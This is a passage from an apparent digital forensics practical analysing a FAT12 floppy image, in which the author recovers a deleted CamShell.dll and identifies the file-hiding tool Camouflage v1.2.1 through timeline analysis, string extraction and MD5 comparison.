
Table 1-7 MACtime information

	Create Time	Access Time	Write Time
	=====	=====	=====
CAT.mdb	04/22/2004 15:57	04/23/2004 15:00	04/23/2004 11:21
Hydrocarbon%20fuel%20cell%20page2.jpg	04/23/2004 10:21	04/23/2004 14:59	04/23/2004 10:21
Internal_Lab_Security_Policy.doc	04/22/2004 16:30	04/23/2004 14:58	04/22/2004 16:31
Opportunity.txt	04/23/2004 11:19	04/23/2004 14:59	04/23/2004 14:03
Password_Policy.doc	04/23/2004 09:22	04/23/2004 14:58	04/23/2004 11:55
PEM-fuel-cell-large.jpg	04/23/2004 10:23	04/23/2004 14:59	04/23/2004 10:23
pem_fuelcell.gif	04/23/2004 10:19	04/23/2004 14:59	04/23/2004 10:15
Remote_Access_Policy.doc	04/23/2004 09:22	04/23/2004 15:00	04/23/2004 11:54

Furthermore, we can observe files that extract from camouflaged files, which will be discussed in section 6. The above table provides a list of the MACtime of these extracted files. I am interested in the access time especially, because the possible duration that Mr. Leszczynski ran “Camouflage v1.2.1” for each camouflaged file was from this access time to the time this file was copied to this floppy disk.

Table 1-8 MACtime information

To summarize what I have discussed about timeline analysis in the above paragraph, I draw a timeline chart as follows. The red line stands for the duration that the file existed on disk, the block dotted line stands for the possible duration that the file was deleted and the blue line stands for the possible duration that the last time “Camouflage V1.2.1” was used.






Figure 1-6 Timeline Chart

4.4 File owner(s)

Whether we can gather the ownership information from the image depends on what type of the file system we used. For example, the NTFS file system maintains the information about ownership, but the FAT file system does not. Since, this image was formatted as the FAT file system, we, therefore, have no way to get information about the original file owner through the analysis of this image.

4.5 File size

The size of the recovered file, “CamShell.dll”, is 36864 Bytes.

4.6 MD5 hash of the file

The MD5 of the recovered “CamShell.dll” is 6462fb3acca0301e52fc4ffa4ea5eff8. Something I must mention is that part of this recovered “CamShell.dll” has been written over by “_ndex.htm.” Consequently, the MD5 of the recovered “CamShell.dll” will not be the same as that of the original “CamShell.dll”.

```

root@localhost:/sane
[root@localhost sane]# md5sum /sane/CamShell.dll
6462fb3acca0301e52fc4ffa4ea5eff8  /sane/CamShell.dll
[root@localhost sane]#
  
```

Figure 1-7 Screenshot of “md5sum” command

4.7 Keywords found that are associated with the program/file

1. Strings

The “strings” command can be used to display the printable strings which are equal to or longer than 4 bytes in files. At first, I ran the command “strings” to extract string information from the recovered “CamShell.dll” under the Linux analysis environment and the results of the “strings” are listed in Appendix 1-B. The detail process of how to recover the deleted “CamShell.dll” will be discussed in section 6.

The “strings” command runs as follows:

```
#strings -t x CamShell.dll > CamShell.dll.strings
```

Because parts of sectors, which were used by the deleted “CamShell.dll”, have been covered by the deleted “_ndex.htm,” we should ignore some HTML tags at the beginning of the output. The main interesting strings from “strings”

are as the following:

Description	Keywords
Windows DLL files	kernel32 ole32.dll shell32.dll advapi32.dll user32
Windows API	lstrcpyA lstrlenA CLSIDFromProgID StringFromGUID2 ReleaseStgMedium VirtualProtect GetTextMetricsA CreateCompatibleDC DeleteDC CreateBitmapIndirect SelectObject StretchBlt DeleteObject SetMenuItemBitmaps RegCloseKey
VB related keywords	VB5! VBA6.DLL C:\WINDOWS\SYSTEM\MSVBVM60.DLL\3 VBRUN C:\My Documents\VB Programs\Camouflage\Shell\lctxMenu.tlb MSVBVM60.DLL
COM related keywords	DllCanUnloadNow DllGetClassObject DllRegisterServer DllUnregisterServer
Other keywords	CamouflageShell

Table 1-9 Interesting strings

By observing the results of “strings” command, I found some keywords were the same as the name of Windows DLL files, Windows APIs and some function names that a DLL should be implemented to support Component Object Model (COM). I think the deleted “CamShell.dll”, therefore, should be a Windows program. Besides, I also noticed some keywords such as, “**VB5!**”, “**VBA6.DLL**”, “**C:\WINDOWS\SYSTEM\MSVBVM60.DLL\3**”, “**VBRUN**”, “**C:\My Documents\VB Programs\Camouflage\Shell\lctxMenu.tlb**” and “**MSVBVM60.DLL**”. Based on this information, I believe this program is written in Virtual Basic language.

2. Bintext

The program “Bintext” is a text extractor, running under Windows environment, which can be used to find plain ASCII text, Unicode text and resource strings in files. After executing the “strings” command, I moved the recovered “Camshell.dll” to the Windows analysis environment. By using

“Bintext” program, I found some interesting strings that were not listed in previous results. The output of the “Bintext” is listed in Appendix 1-C and some additional interesting strings are listed as follows:

ExplorerNameCamouflage
Camouflage
Uncamouflage
Camouflage.exe /C
Camouflage.exe /U
http://www.camouflage.freemove.co.uk
CompanyName
Twisted Pear Productions
FileDescription
Keeps files containing sensitive information safe from prying eyes.
Copyright (c) 2000-2001 by Twisted Pear Productions, All rights reserved worldwide.
ProductName
Camouflage
FileVersion
1.01.0001
ProductVersion
1.01.0001
InternalName
CamShell
OriginalFilename
CamShell.dll

Table 1-10 Interesting strings

These new findings provide some useful information about the “CamShell.dll,” such as:

1. The “CamShell.dll” is used to keep files containing sensitive information safe from prying eyes
2. The version number of the “CamShell.dll” is 1.01.0001.
3. The product name of this program is called “Camouflage”, which is provided by “Twisted Pear Productions” company.
4. A suspicious URL, <http://www.camouflage.freemove.co.uk>, might be related to this unknown program

5. Program Identification

Locate the program source code on the Internet. Compile and examine the program and compare the results to demonstrate that the program you download is the exact program that was used. Your comparison must to include a comparison of MD5 hashes and how you arrived at them. Include a full description of your research process and the methods used to come to your conclusions.

According to the result of section 4.7, I try to connect to <http://www.camouflage.freemove.co.uk>, but I cannot find any web page through this URL. Also, I cannot get its IP address by using “nslookup www.camouflage.freemove.co.uk”. It seems that they are no longer on line.




Figure 1-8 Screenshot of “nslookup” command I try to use “Twisted Pear Productions” and “Camouflage”, what I found in section 4.7, as keywords to search in the Google. The snapshot is as the following:




Figure 1-9 Screenshot of Google search I found there is an interesting website – “Camouflage Home Page – Hide your files!” and the following figure is a screenshot of this website:



Figure 1-10 Screenshot of “Camouflage Home Page”

At this website, I also found an introduction about the “Camouflage v1.2.1”:

Camouflage allows you to hide files by scrambling them and then attaching them to the file of your choice. This camouflaged file then looks and behaves like a normal file, and can be stored, used or emailed without attracting attention.

For example, you could create a picture file that looks and behaves exactly like any other picture file but contains hidden encrypted files, or you could hide a file inside a Word document that would not attract attention if discovered. Such files can later be safely extracted.

For additional security you can password your camouflaged file. This password will be required when extracting the files within. You can even camouflage files within camouflaged files.

Camouflage was written for use with Windows 95, Windows 98, Windows ME, Windows NT and Windows 2000, and is simple to install and use.

Table 1-11 An introduction about “Camouflage v1.2.1”

And, the “Camouflage v1.2.1” executable can be downloaded from <http://camouflage.unfiction.com/Camou121.exe>.

I tried to do some further search in Google to find out the source code of the “Camouflage v1.2.1”, but I had no new findings.

Next, I set up this software on the Windows analysis system and I notice that “CamShell.dll” was part of the “Camouflage v1.2.1”. This initial information seems to reveal that the program Mr. Leszczgaki used is the “Camouflage v1.2.1.” To further prove that, I did more verification. With the results of these activities, I can provide two more major evidences as the following:

Evidence 1: The MD5 of the manual changed “CamShell.dll” is the same as that of the recovered “CamShell.dll.”

Because the first 727 Bytes of recovered “CamShell.dll” have been written over by “_ndex.htm,” the MD5 of the recovered “CamShell.dll,” therefore, must not be the same as the original one, which I downloaded from the Internet. I, thus, tried to simulate this situation by manually copy the first 727 Bytes of the “_ndex.htm” to write over the first 727 Bytes of the original “CamShell.dll.” The MD5 of the recovered “CamShell.dll,” therefore, should be the same as the manual changed “CamShell.dll.” The tool that I used to do manual copy was “UltraEdit 32” and the steps were as follows:

A. Copy the contents of the “_ndex.htm”, whose size is 727 Bytes.




Figure 1-11 Hex information of “_ndex.htm”

- B. Open the original “CamShell.dll”, which I downloaded from the Internet and select the first 727 Bytes.




Figure 1-12 Hex information of “CamShell.dll”

- C. Paste the 727 Bytes that copied from “_ndex.htm” to “CamShell.dll” and then save the filename as “CamShell.dll_manual.”




Figure 1-13 Manual copy of “CamShell.dll”

- D. Check the MD5 of the “CamShell.dll_manual” by using the “md5sum.” I found that, as shown in Figure 1-14, is the same as the MD5 of the recovered “CamShell.dll”, shown in Figure 1-1.

```

root@localhost:/sans
[root@localhost /sans]# md5sum /sans/CamShell.dll_manual
6462fb3acca0301e52fc4ffa4ea5eff8 /sans/CamShell.dll_manual
[root@localhost /sans]#

```

Figure 1-14 Screenshot of MD5 of the manual changed “CamShell.dll”

Evidence 2: Taking advantage of observing the structure of camouflaged files, which were created by the “Camouflage v1.2.1,” I found their file footers are similar to those of three suspicious Word files, which Mr. Leszczynski wanted to take out of the R&D lab. Furthermore, I can use the same method, which is used to extract hidden files from camouflaged files, to extract hidden files from those Word files. The detail of the analysis will be discussed in section 6.

6. Forensic Details

What is the name of the program used by Mr. Leszczynski? What type of program is it? What is it used for? When was the last time it was used? Include a complete description of how you came to your conclusions, using the forensic analysis methods that were discussed in class. You should also include a step-by-step analysis of the actions the program takes and how it works in this section. k


The name of the program used by Mr. Leszczynski is called “Camouflage v1.2.1.” As we discussed in section 5, “Camouflage v1.2.1” is a tool that can be used to hide files by scrambling them and then attaching them to the file of your choice. And, as shown in Figure 1-6, the possible duration that the last time the “Camouflage v1.2.1” was used is from Apr 23, 2004 14:59:00 to Apr 26 2004 09:46:36. In the following paragraph, we will focus on the step-by-

step analysis of the image file and discuss how I came out with these conclusions.

The first step of the analysis was to copy the image into the Linux analysis system and verify the integrity of the image. Next, I used “file” command to realize the type of the image file. The “file” command ran like this:

```
# file /sans/fl-260404-RJL1.img.gz
```

A screenshot is shown in Figure 1-15:




```
root@localhost:/sans
[root@localhost sans]# file /sans/fl-260404-RJL1.img.gz
/sans/fl-260404-RJL1.img.gz: x86 boot sector, code offset 0x3c, OEM-ID "mkdosfs", root entries 224, sectors 2872 (volumes <=32 MB), sectors/FAT 9, serial number 0x408bed14, label: "RJL", FAT (12 bit)
[root@localhost sans]#
```

Figure 1-15 Screenshot of “file” command

The above output reveals that this image file is formatted as the FAT 12 file system. To gather further information about the file system, the “fsstat” command can be used. The “fsstat” command ran like this:

```
# fsstat -f fat /sans/v1_5.gz
```

A screenshot is shown in Figure 1-16:



```
root@localhost:/sans
[root@localhost sans]# fsstat -f fat /sans/fl-260404-RJL1.img.gz
FILE SYSTEM INFORMATION
-----
File System Type: FAT
OEM Name: mkdosfs
Volume ID: 0x408bed14
Volume Label (Boot Sector): RJL
Volume Label (Root Directory): RJL
File System Type Label: FAT12
Sectors before file system: 0
File System Layout (in sectors)
Total Range: 0 - 2871
* Reserved: 0 - 0
** Boot Sector: 0
* FAT 0: 1 - 9
* FAT 1: 10 - 18
* Data Area: 19 - 2871
** Root Directory: 19 - 32
** Cluster Area: 33 - 2871
META-DATA INFORMATION
-----
Range: 2 - 45426
Root Directory: 2
CONTENT-DATA INFORMATION
-----
Sector Size: 512
Cluster Size: 512
Total Cluster Range: 2 - 2840
FAT CONTENTS (in sectors)
-----
105-187 (83) -> EOF
188-250 (63) -> EOF
251-316 (66) -> EOF
317-918 (602) -> EOF
919-1340 (422) -> EOF
1341-1384 (44) -> EOF
[root@localhost sans]#
```

Figure 1-16 Screenshot of “fsstat” command

Next, I used “fls” command to list all files in the image file, as shown in Figure 1-5, and I found there were two suspicious deleted files, “_ndex.htm” and “CamShell.dll”. For FAT file systems, each file or the subdirectory contained in the root directory has a 32 bytes entry that is used to describe some attributes of the file or subdirectory. A description of the directory entry structure is shown in Table 1-12:

Offset	Description
00-07h	Filename
08-0Ah	File Extension
0Bh	File Attribute
0C-15h	Reserved
16-17h	Time of last change
18-19h	Date of last change
1A-1Bh	First cluster of file
1C-1Fh	File size

Table 1-12 The 32 Bytes Directory Entry

When a file is deleted in an original FAT file system, the first character of the filename will be set to “E5h”. Thus, we will lose the information of the first character. That is the reason why the “fls” can only recover the filename as “_ndex.htm.” However, the filename of “CamShell.dll” can be recovered fully because the VFAT (virtual allocation table) has been used by Windows 95 and the following OS systems and this file system allows for long filenames, accepting virtually any character. The VFAT is also backwards compatible with DOS. The long filename is placed in other 32 bytes directory entries in front of the short filename entry. A description of the long filename directory entry is show in Table 1-13:

Offset	Description
00h	Bits 0-4: Sequence number Bit 5:0 Bit 6: 1 = Final Component Bit 7: 0
01h-0Ah	First 5 Characters
0Bh	File Attribute
0Ch	Type indicator
0Dh	Checksum
0E-19h	Next 6 characters
1A-1Bh	Starting cluster number
1C-1Fh	Next 2 characters

Table 1-13 The Long Filename Directory Entry

By observing the output of the “fsstat” command, as shown in Figure 1-16, we know that the root directory is recorded between sector 19 and sector 32 and

the size of each sector is 512 Bytes. We, thus, can find that the information of the root directory starts at the offset 2600h, 19 multiplied by 512, of the image file. As shown in Figure 1-17, that is the directory entry of the “CamShell.dll.” The first 32 bytes is used to record long filename and the later 32 byte is used to record the short filename. The first byte of the long filename directory entry is not the first character of the filename. Thus, we can still recover the full filename information from a deleted file. Besides, we also found the directory entry of the “_ndex.htm” at the offset 02920h. However, there is only one directory entry to record the short filename of the “_ndex.htm”, and because this file was deleted; thus, the first byte of the filename was set to “E5h”.

```
00002620h: E5 43 00 61 00 6D 00 53 00 68 00 0F 00 39 65 00 ; 嗶.a.m.S.h...9e.
00002630h: 6C 00 6C 00 2E 00 64 00 6C 00 00 00 6C 00 00 00 ; 1.1...d.1...1...
00002640h: E5 41 4D 53 48 45 4C 4C 44 4C 4C 20 00 09 C9 4D ; 嘆MSHELLDLL ..丐
00002650h: 9A 30 9A 30 00 00 88 9D 43 2A 02 00 00 90 00 00 ; ??..?C*...?.
```

Figure 1-17 Directory Entry of “CamShell.dll”

```
00002920h: E5 4E 44 45 58 20 20 20 48 54 4D 20 18 42 F2 4D ; 璞DEX HTM .B櫟
00002930h: 9A 30 9A 30 00 00 BC 56 97 30 02 00 D7 02 00 00 ; ??..墟?..?..
```

Figure 1-18 Directory Entry of “_ndex.htm”

After gathering information of the file system, I did the timeline analysis as described in section 4.3 and tried to inspect the files in the image. The following command can be used to mount image:

```
#mount -o loop,ro /sans/fl-260404-RJL1.img.gz /mnt/floppy/
```

Note that the “-o” flag specifies the options to apply to the mount; “loop” option specifies that the loopback device is used, and “ro” option specifies that the file system is used as read-only.

I noticed three of the files, “Internal_Lab_Security_Policy.doc,” “Password_Policy.doc” and “Remote_Access_Policy.doc,” had abnormal Word file footers but they could still be opened by Microsoft Word correctly.

So far, I found something strange, but I still don’t know what Mr. Leszczynski did. I tried to inspect the deleted files, and the “istat” command can be used to show specific inode information in the image. I tried to use this command to gather information about the deleted files. The “istat” command ran like this:

```
#istat -f fat /sans/fl-260505-RJL1.image.gz 5
```

```
#istat -f fat /sans/fl-260505-RJL1.image.gz 28
```

Screenshots are shown in Figure 1-19 and Figure 1-20:

```
root@localhost/sans# istat -f fat /sans/fl-260404-RJL1.img.gz 5
Directory Entry: 5
Not Allocated
File Attributes: File, Archive
Size: 36864
Num of links: 0
Name: _AMSHLL.DLL

Directory Entry Times:
Written: Sat Feb 3 19:44:16 2001
Accessed: Mon Apr 26 00:00:00 2004
Created: Mon Apr 26 09:46:18 2004

Sectors:
33

Recovery:
33 34 5 36 37 38 39 40
41 42 43 44 45 46 47 48
49 50 51 52 53 54 55 56
57 58 59 60 61 62 63 64
65 66 67 68 69 70 71 72
73 74 75 76 77 78 79 80
81 82 83 84 85 86 87 88
89 90 91 92 93 94 95 96
97 98 99 100 101 102 103 104
root@localhost/sans#
```

Figure 1-19 Screenshot of “istat” command

```
root@localhost/sans# istat -f fat /sans/fl-260404-RJL1.img.gz 28
Directory Entry: 28
Not Allocated
File Attributes: File, Archive
Size: 727
Num of links: 0
Name: _ndex.htm

Directory Entry Times:
Written: Fri Apr 23 18:53:56 2004
Accessed: Mon Apr 26 00:00:00 2004
Created: Mon Apr 26 09:47:36 2004

Sectors:
33

Recovery:
33 34
root@localhost/sans#
```

Figure 1-20 Screenshot of “istat” command

I found that sectors 33 and 34 of the “CamShell.dll” have been written over by “_ndex.htm”. That useful information can be used to infer when the “CamShell.dll” was deleted, which was discussed in section 4.3. Also, that means even I recover the deleted “CamShell.dll”, that is still a “damaged” file.

I used “icat” command to recover the deleted files. The commands ran as follows:

```
#icat -rf fat /sans/fl-260404-RJL1.img.gz 5 > CamShell.dll
```

```
#icat -rf fat /sans/fl-260404-RJL1.img.gz 28 > _ndex.htm
```

By observing the recovered “_ndex.htm,” I think it is a normal HTML file. Thus I focused on the recovered “CamShell.dll.” I used “strings” command and “Bintext” program to extract printable strings within the recovered “CamShell.dll,” which was described in section 4.7. And, using these keywords, I found the “Camouflage Home Page” and downloaded

“Camouflage v1.2.1” from this website, as described in section 5. After initial checking of the identity of the unknown binary, I set up and tested the “Camouflage v1.2.1” under Windows analysis system. As shown in Figure 1-21 to Figure 1-26, there is a demonstration to hide “CMD.EXE” to append to “Dest.txt” and create a new camouflaged file, “Dest-CMD.txt.” The password, which is set while creating the camouflaged file, will be needed when uncamouflage camouflaged files.

